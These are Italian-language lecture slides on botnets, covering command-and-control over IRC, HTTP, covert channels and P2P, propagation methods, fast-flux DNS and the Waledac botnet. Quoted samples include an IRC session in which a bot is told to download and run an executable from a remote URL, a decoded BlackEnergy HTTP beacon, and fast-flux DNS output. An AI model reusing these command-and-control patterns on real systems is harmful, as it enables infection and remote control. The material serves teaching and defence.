
Il mercato delle Botnets



Caratterizzazione di un bot

Gli elementi che caratterizzano un bot sono:

- il meccanismo di controllo remoto
- l'implementazione dei comandi eseguibili
- il meccanismo di propagazione
 - Scansione
 - Infezione




Strategie di attacco

- Recruitment della rete di agents (bots)
 - Ricerca di sistemi vulnerabili
 - Probing/exploit/compromissione sistemi
 - Attacchi a livello protocollare
 - Attacchi Middleware
 - Attacchi a livello Application o resource
- C&C della botnet
 - Comandi diretti e indiretti
 - Aggiornamento malware
 - Unwitting agents

Componenti Architeturali


- **Botmaster:** Macchina che invia comandi remoti e controlla i terminali infetti.
 - Può cambiare indirizzo IP per non essere individuato.
- **C & C Server:** Nodo che schermo il botmaster ed inoltra i comandi.
- **Bot: (o Zombie):** Computer (o browser) infetti che eseguiranno i comandi trasmessi.



Meccanismi di controllo remoto: IRC

Molti bot utilizzano meccanismi di C&C basati su IRC:

- un server IRC sotto il controllo del botmaster che funge da C&C Server
- i bot si collegano ad uno specifico IRC channel sul server
- i bot interpretano i messaggi inviati sul channel come comandi da eseguire



Meccanismi di controllo remoto: IRC

```
$ nc 59.4.XXX.XXX 27397
-> PASS sM1d$t
-> USER XP-8308 * 0 :ZOMBIE1
-> NICK [P00|GBR|83519]
<- :sv8.athost.net 001 [P00|GBR|83519] :
<- :sv8.athost.net 002 [P00|GBR|83519] :
<- :sv8.athost.net 003 [P00|GBR|83519] :
<- :sv8.athost.net 004 [P00|GBR|83519] :
<- :sv8.athost.net 005 [P00|GBR|83519] :
<- :sv8.athost.net 422 [P00|GBR|83519] :
-> JOIN ##predb clos3d
<- :sv8.athost.net 332 [P00|GBR|83519] ##predb :
<- :sv8.athost.net 333 [P00|GBR|83519] ##predb frost
<- :sv8.athost.net NOTICE [P00|GBR|83519] :*** You were forced to join ##d
<- :sv8.athost.net 332 [P00|GBR|83519] ##d :.get http://www.netau.dk/media/mkeys.knt C:\WINDOWS\system32\tdmk.exe r
h
<- :sv8.athost.net 333 [P00|GBR|83519] ##d frost
```

(esempio tratto da “*Virtual Honeypots*”, Niels Provos and Thorsten Holz, Addison Wesley)

Meccanismi di controllo remoto: IRC

Pro e Contro

Vantaggi:

- Infrastruttura centralizzata (Controllo)
- Semplicità di gestione


Svantaggi:

- Infrastruttura centralizzata (SPOF)
- Semplice monitorare e/o distruggere il canale di comunicazione

Meccanismi di controllo remoto: HTTP

Alcuni bot utilizzano un meccanismo di C&C basato su HTTP:

- un Web Server sotto il controllo del botmaster che funge da C&C Server
- i bot effettuano periodicamente richieste HTTP al server
- i bot interpretano le risposte HTTP come comandi da eseguire



Esempio: BlackEnergy botnet

Richiesta HTTP

```
POST /dot/stat.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;.NET CLR 1.1.4322)
Host: psamtek.cn
Content-Length: 31
Cache-Control: no-cache
id=xCR2_243AEDBA&build_id=D5729
```

Risposta HTTP

```
HTTP/1.1 200 OK
Date: Tue, 25 Sep 2007 08:30:13 GMT
Server: Apache/2.0.59 (Unix) FrontPage/5.0.2.2635 PHP/5.2.3 mod_ssl/2.0.59 OpenSSL/0.9.7e-p1X-Powered-By:
PHP/5.2.3
Content-Length: 80
Connection: close
Content-Type: text/html
MTA7MjAwMDsxMDswOzA7MzA7MTAwOzM7MjA7MTAwMDsyMDAwI3dhaXQjMTAjeENSMI8yNDNBRURCQQ==
```

(esempio tratto da “*BlackEnergy DDos Bot Analysis*”, Jose Nazario)

Esempio: BlackEnergy botnet

```
$ cat blackenergy.txt  
MTA7MjAwMDsxMDswOzA7MzA7MTAwOzM7MjA7MTAwMDsyMDAwI3dh  
aXQjMTAjeENSMI8yNDNBRURCQQ==
```

```
$ base64 -d blackenergy.txt  
10;2000;10;0;0;30;100;3;20;1000;2000#wait#10#xCR2_243AEDBA
```

Alcuni parametri:

xCR2_243AEDBA → client ID

#wait#10# → nessuna attività da effettuare (nuova richiesta tra 10 minuti)

Meccanismi di controllo remoto: HTTP

Pro e Contro

Vantaggi:

- Infrastruttura centralizzata (Controllo)
- Semplicità di gestione
- Non ci sono sessioni TCP sospette permanentemente aperte sull'host compromesso


Svantaggi:

- Infrastruttura centralizzata (SPOF)
- Scarsa flessibilità (il bot deve periodicamente controllare se ci sono comandi da eseguire)
- Semplice monitorare e/o distruggere il canale di comunicazione

Meccanismi di controllo remoto

Covert channels

- Bot basati su versioni modificate del protocollo IRC
- Bot basati su tunnel DNS
- Utilizzo della steganografia



Meccanismi di controllo remoto

Covert channels – Pro e Contro

Vantaggi:

- Infrastruttura centralizzata (Controllo)
- Maggiore tempo necessario per l'analisi del meccanismo di controllo remoto


Svantaggi:

- Infrastruttura centralizzata (SPOF)
- Semplice monitorare e/o distruggere il canale di comunicazione

Meccanismi di controllo remoto: P2P

Alcuni bot utilizzano un meccanismo di controllo remoto basato su protocolli P2P:

- Nessun host centrale funge da C&C Server (quindi non ci sono *single point of failure*)
- Comandi e update distribuiti mediante protocolli P2P



Meccanismi di controllo remoto P2P

Pro e Contro

Vantaggi:

- Infrastruttura decentralizzata
- Maggiore tempo necessario per l'analisi del meccanismo di controllo remoto
- Monitorare e/o distruggere il canale di comunicazione non è affatto banale

Svantaggi:

- Difficoltà di controllo?

Comandi eseguibili da un bot

Tipicamente tra i comandi eseguibili da un bot compaiono praticamente sempre comandi per:

- attacchi DDoS (SYN flood, ICMP flood, UDP flood,...)
- meccanismi di update

Altri comandi spesso presenti servono per effettuare:

- furto di credenziali
- invio di spam

Esempio comandi eseguibili da un bot

```
$ nc 59.4.XXX.XXX 27397
-> PASS sM1d$t
-> USER XP-8308 * 0 :ZOMBIE1
-> NICK [P00|GBR|83519]
<- :sv8.athost.net 001 [P00|GBR|83519] :
<- :sv8.athost.net 002 [P00|GBR|83519] :
<- :sv8.athost.net 003 [P00|GBR|83519] :
<- :sv8.athost.net 004 [P00|GBR|83519] :
<- :sv8.athost.net 005 [P00|GBR|83519] :
<- :sv8.athost.net 422 [P00|GBR|83519] :
-> JOIN ##predb clos3d
<- :sv8.athost.net 332 [P00|GBR|83519] ##predb :
<- :sv8.athost.net 333 [P00|GBR|83519] ##predb frost
<- :sv8.athost.net NOTICE [P00|GBR|83519] :*** You were forced to join ##d
<- :sv8.athost.net 332 [P00|GBR|83519] ##d :.get http://www.netau.dk/media/mkeys.knt
C:\WINDOWS\system32\tdmk.exe r h
<- :sv8.athost.net 333 [P00|GBR|83519] ##d frost
```

(esempio tratto da “*Virtual Honeypots*”, Niels Provos and Thorsten Holz, Addison Wesley)


Meccanismi di propagazione

Esistono diversi meccanismi utilizzabili da un bot per propagarsi (es. attraverso un worm):

- Scansione di reti alla ricerca di sistemi vulnerabili
- *Drive-by download attacks* (spesso supportati da campagne di spam)
- Propagazione attraverso NetBIOS shares (utilizzando password deboli)
- Email attachments
- Propagazione attraverso protocolli P2P (è sufficiente un nome del file interessante per suscitare attenzione)

Esempio: Fast-Flux

- Tecnica basata su DNS usata nelle botnet per nascondere e proteggere siti di malware e/o phishing dietro una rete di host compromessi che agiscono da proxy
- L'idea è basata sull'expiring dei Resource Record DNS in base al TTL



Tipi di Fast Flux

- Il tipo più semplice di fast flux, conosciuto come "single-flux", è caratterizzato da molti nodi che all'interno della rete registrano e de-registrano il proprio indirizzo come parte della lista degli indirizzi DNS di tipo A per un singolo dominio.
 - il sistema unisce il "round robin DNS" con valori molto bassi di TTL, per creare una lista di indirizzi per un certo dominio che è in continuo cambiamento.
 - la lista può comprendere centinaia di migliaia di indirizzi.
- Un tipo più sofisticato di fast flux, conosciuto come "double-flux", è caratterizzata da nodi nella rete che registrano e de-registrano il proprio indirizzo come parte della lista dei record DNS per una certa zona.
 - Questo fornisce uno strato aggiuntivo di ridondanza e di sopravvivenza all'interno della rete di malware.

Esempio: Fast-Flux

- Nell'esempio i Resource Record DNS scadono dopo dopo un TTL pari 295 secondi (< 5 min) invalidando la resolver cache
- Tranne che in casi particolari, il valore utilizzato è di 1-3 giorni
- Il server DNS restituisce una lista di host infetti raggiungibili che fungono da proxy verso la vera destinazione che diventa difficilmente individuabile
- Restituire *N* RR con valore di TTL molto basso è vitale per l'affidabilità del sistema: gli host infetti si sconnettono e riconnettono spesso

```
buffer@alnitak ~ $ dig toothou.com
```

```
;; <<>> DiG 9.4.3-P5 <<>> toothou.com
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12924
;; flags: qr rd ra;
;; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 0
```


```
;; QUESTION SECTION:
;toothou.com.                IN      A
```

```
;; ANSWER SECTION:
toothou.com.                295     IN      A      221.149.111.90
toothou.com.                295     IN      A      75.82.211.20
toothou.com.                295     IN      A      124.216.72.215
toothou.com.                295     IN      A      109.184.7.176
toothou.com.                295     IN      A      189.77.139.178
```


```
;; Query time: 4389 msec
;; SERVER: 10.20.28.16#53(10.20.28.16)
;; WHEN: Mon May 17 16:43:30 2010
;; MSG SIZE rcvd: 109
```

Waledac

- La botnet Waledac è stata individuata per la prima volta nel Dicembre 2008 e bloccata nel Febbraio 2010
- Principalmente mirata a campagne di spam la botnet è ritenuta responsabile dell'invio di miliardi di email di spam
- Il modello di comunicazione utilizzato è estremamente sofisticato e basato su HTTP
- Il traffico di rete viene cifrato e inviato utilizzando un modello P2P



Architettura Waledac



